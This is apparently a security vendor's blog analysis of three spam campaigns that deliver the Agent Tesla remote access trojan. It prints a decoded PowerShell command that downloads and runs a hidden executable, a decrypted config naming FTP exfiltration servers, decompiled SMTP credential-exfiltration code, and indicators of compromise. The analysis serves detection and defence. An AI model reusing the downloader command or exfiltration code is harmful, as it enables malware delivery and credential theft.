


The Many Roads Leading To Agent Tesla

 trustwave.com/en-us/resources/blogs/spiderlabs-blog/the-many-roads-leading-to-agent-tesla/



SpiderLabs Blog

Agent Tesla is a common Remote Access Trojan (RAT) discovered in [2014](#). This threat is capable of keylogging, screen capture, form-grabbing, and stealing credentials from a wide range of FTP, VPN, browser, and email clients. The exfiltration method depends on what the attacker sets on the configuration.

During the past months, we have found a resurgence of this malware being distributed via spam, as a payload of other threats, and as attachments to the malspams themselves. In this blog, we present three recent, yet quite different, spam campaigns leading to this threat. The first two campaigns deliver Agent Tesla via interesting downloader attachments whereas the third one distributes Agent Tesla directly in the malspams. The Agent Tesla samples we observed send the stolen information through SMTP and FTP.




Figure 1: The process flow of spam campaigns leading to Agent Tesla malware

1st CAMPAIGN: Through a PowerPoint Slide Show (PPSX) Loader

The malspams relating to the first campaign contain a PPSX attachment that exploits an old vulnerability - [CVE-2017-0199](#) which allows attackers to perform remote code execution using Windows Object Linking and Embedding (OLE).




Figure 2: The malspam containing a PPSX attachment with CVE-2017-0199

The offending object inside the attachment *AS_FedEx_AWB_00117980920AS.ppsx* is *slide1.xml.rels*. It contains a script moniker that, when triggered, executes a PowerShell command.




Figure 3: The PowerShell command at object slide1.xml.rels

Once the PowerPoint file is opened, it initializes the script moniker and runs the encoded PowerShell script. Decoding the PowerShell script reveals that it downloads an executable hosted at *discordapp[.]com*, saves it to the *%appdata%* folder as *NPHBEK.exe*, then executes it.

```

powershell -W Hidden -command (new-object System.Net.WebClient).DownloadFile('
https://cdn.discordapp.com/attachments/775445531627356172/793434227491733544/v4.exe', $
env:AppData '\NPHBEK.exe');(New-Object -com Shell.Application).ShellExecute($env:
AppData '\NPHBEK.exe')

```

Figure 4: Decoded PowerShell command from Fig. 2

The downloaded file *%appdata%/NPHBEK.exe* is the Agent Tesla malware. It exfiltrates data via SMTP. The data includes the username, computer name, and other system information. In addition to that, stolen data will also be included in the email such as key captures, and stolen credentials.

Attacker's email address: *b*****@wezbrd.xyz*

Password: *Ma*****dj*

SMTP server: *smtp.privateemail.com*




Figure 5: The system information sent to the attacker's email address

2nd CAMPAIGN: Downloaded via a Compiled HTML (CHM) File

A Compiled HTML (CHM) Help file contains a collection of HTML pages with an index compressed into a binary format. This file format is mainly used for documentation and help guides. On rare occasions, this file format is also used by cybercriminals to distribute malware. This second spam campaign has a CHM file contained inside an archive attachment, paving the way to the distribution of Agent Tesla.





Figure 6: The malspam containing the CHM downloader and its display when launched

In this Agent Tesla sample, the exfiltrated data will be delivered via FTP.



```
MSBuild.dmp
-----FRO-----
004C6A3A | Hiew 8.13 (c) SEN
HD+ [e. 20yyyy
-MM-dd HH:mm:ssyyyy_MM_dd_HH_mm_ss<br><hr>ObjectLengthChainingModeGCMAuthTagLen
gthChainingModeKeyDataBlobAESMicrosoft Primitive ProviderCONNECTIONKEEP-ALIVEPR
OXY-AUTHENTICATEPROXY-AUTHORIZATIONTRAILERTRANSFER-ENCODINGUPGRADE%startupfol
der%\%insfolder%\%insname%\%insfolder%\Software\Microsoft\Windows\CurrentVersi
on\Run%insregname%SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApp
roved\RunTrue%GETMozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100
101 Firefox/80.00Khttp://zopaPa.com\PEaSELECT * FROM Win32_ProcessorName MBUnkn
ownCOCO_-.zip yyyy-MM-dd hh-mm-ssCookieapplication/zipSCSC_.jpegScreenshotimag
e/jpeg/log.tmpKLKL_.html<html></html>Logtext/html[]Time: MM/dd/yyyy HH:mm:ssUse
r Name: Computer Name: OSFullName: CPU: RAM: IP Address: New Recovered!User Na
me: OSFullNameuninstallSoftware\Microsoft\Windows NT\CurrentVersion\WindowsLoad
ftp://kamaks.com.tr/network@kamaks.com.tr. STORLengthWriteCloseGetBy
tesOpera BrowserOpera Software\Opera StableYandex BrowserYandex\YandexBrowser\U
```

Figure 9: The decrypted Agent Tesla config on the MSBuild.exe memory dump

3rd CAMPAIGN: The “AstraZeneca” Agent Tesla

In the early days of the Coronavirus pandemic, we observed one of the malwares commonly distributed via this theme was Agent Tesla. Recently, we have seen another spam campaign taking advantage of the pandemic.





Figure 10: The malspam containing Agent Tesla and the file property of the executable attachment

Attached to the emails is a RAR or ZIP archive file containing an executable file. The executables we gathered from the malspams are .Net compiled around 700-900KB in size. Statically examining the executables, we noticed the file properties were associated with the company AstraZeneca, one of the Coronavirus vaccine makers.

Name	Size
Quotation Query for supply of selected list items. Ukraine chamber of commerce.exe	800 KB
Application letter.exe	813 KB
Curriculum vitae.exe	813 KB
RFQ.01.11.021.exe	811 KB
Paymentcopy001#psf.exe	726 KB

Figure 11: The executable files obtained from the 3rd campaign

Using the tool DNSpy, we observed that the .Net files shown in Fig. 11 were compiled on the same day the malspams were distributed. As the executables have encrypted data in the next section, we used the tool MegaDumper to extract the objects wrapped in them. The extracted objects are .Net Agent Tesla malware of which some were compiled a month earlier.



```

1 // \Quotation Query for supply of selected list items. Ukraine chamber of commerce.exe
2 // 版本=0.0.0.0, Culture=neutral, PublicKeyToken=null
3
4 // Entry point: O太RfHVA度Avb.LGbf度Q得TD.ydfyle城派b度
5 // Timestamp: 5FFC078E (1/11/2021 4:00:34 PM)
6
7 using System;
8 using System.Diagnostics;
9 using System.Reflection;
10 using System.Runtime.CompilerServices;
11 using System.Runtime.InteropServices;
12 using System.Runtime.Versioning;
13
14 [assembly: AssemblyVersion("0.0.0.0")]
15 [assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.DisableOptimizations |
16     DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints | DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
17 [assembly: AssemblyTitle("MedImmune")]
18 [assembly: RuntimeCompatibility(WrapOnExceptionThrows = true)]
19 [assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
20 [assembly: CompilationRelaxations(0)]
21 [assembly: AssemblyDescription("MedImmune Distribution")]
22 [assembly: AssemblyTrademark("")]
23 [assembly: AssemblyFileVersion("20.12.0.0")]
24 [assembly: Guid("ba5fb002-7f35-4854-97af-705afc318212")]
25 [assembly: ComVisible(false)]
26 [assembly: AssemblyProduct("MedImmune")]
27 [assembly: AssemblyConfiguration("")]
28 [assembly: AssemblyCopyright("AstraZeneca plc")]
29 [assembly: AssemblyCompany("AstraZeneca")]
    
```

Figure 12: The executable in Fig. 10 viewed in DNSpy



Figure 13: The objects dumped, using the MegaDumper tool, from the executable shown in Fig.10

Just like in the first campaign, the data stolen from the infected system will be exfiltrated via SMTP.


```

1768 // Token: 0x06000032 RID: 50 RVA: 0x00005030 File Offset: 0x00003230
1769 public static bool A(string A_0, string A_1, MemoryStream A_2 = null, int A_3 = 0)
1770 {
1771     bool result;
1772     try
1773     {
1774         SmtplibClient smtpClient = new SmtplibClient();
1775         NetworkCredential credentials = new NetworkCredential(0885E870-39D6-46C1-8366-65B4AC912071.Bw(), 0885E870-39D6-46C1-8366-65B4AC912071.BX());
1776         smtpClient.Host = 0885E870-39D6-46C1-8366-65B4AC912071.Bx();
1777         smtpClient.EnableSsl = false;
1778         smtpClient.UseDefaultCredentials = false;
1779         smtpClient.Credentials = credentials;
1780         smtpClient.Port = 587;
1781         MailAddress to = new MailAddress(0885E870-39D6-46C1-8366-65B4AC912071.Bw());
1782         MailAddress from = new MailAddress(0885E870-39D6-46C1-8366-65B4AC912071.Bw());
1783         MailMessage mailMessage = new MailMessage(from, to);

```

Name	Value
value	"PW_ USERNAME/COMPUTERNAME"
value	"Time: User Name: Computer Name: OSFullName: Microsoft Windows 7 Professional CPU: Intel(R)"
value	null
value	0x00000000
result	false
credentials	System.Net.NetworkCredential
smtpClient	System.Net.Mail.SmtpClient
ClientCertific...	System.Security.Cryptography.X509Certificates.X509CertificateCollection
Credentials	System.Net.NetworkCredential
DeliveryForm...	SevenBit
DeliveryMeth...	Network
EnableSsl	false
Host	"mail.levanengineering.ae"

Figure 14: The code snippet of the SMTP process performed by Agent Tesla NQakXoqEDGGPBNdSxedbVXswADUBFbJCdBUmntC.exe shown in Fig. 13

IOC

Attachments:

AS_FedEx_AWB_00117980920AS.ppsx (31586 bytes)
SHA1: 02DA2F8F23D468EF2DB4919566A0B43BDABCD656

70127_YK90054_Consulta_del_cliente.chm (12117 bytes)
SHA1: 7CD8B837D6222CCD48F69211D9FB466A8A90A6EC

Download URLs:

hxxp://egen[.]com[.]tr/7F[.]jpg (879190 bytes)
SHA1: 3605BA5E2ED894A89AA64740774FBA6A822E978F

hxxps://cdn[.]discordapp[.]com/attachments/775445531627356172/793434227491733544/v4[.]exe (1969440 bytes)
SHA1: CD9A58B7B81D9469D495CB4600A55F9E3BAAC33D

Agent Tesla:

Quotation Query for supply of selected list items. Ukraine chamber of commerce.exe (818688 bytes)
SHA1: C30DCD540F949691F17B302BFDD862D86A1D93E5

Application letter.exe (832512 bytes)

Curriculum vitae.exe (832512 bytes)

SHA1: BCB01820699431CF926E297E1C6966527CFE6F32

RFQ.01.11.021.exe (830464 bytes)

SHA1: D4CB60FE478B83DA7D483813DD43B32CCA1812C6

Paymentcopy001#psf.exe (742912 byte)

SHA1: C46AB15FAB1E57C251CFB979454693601CBE035C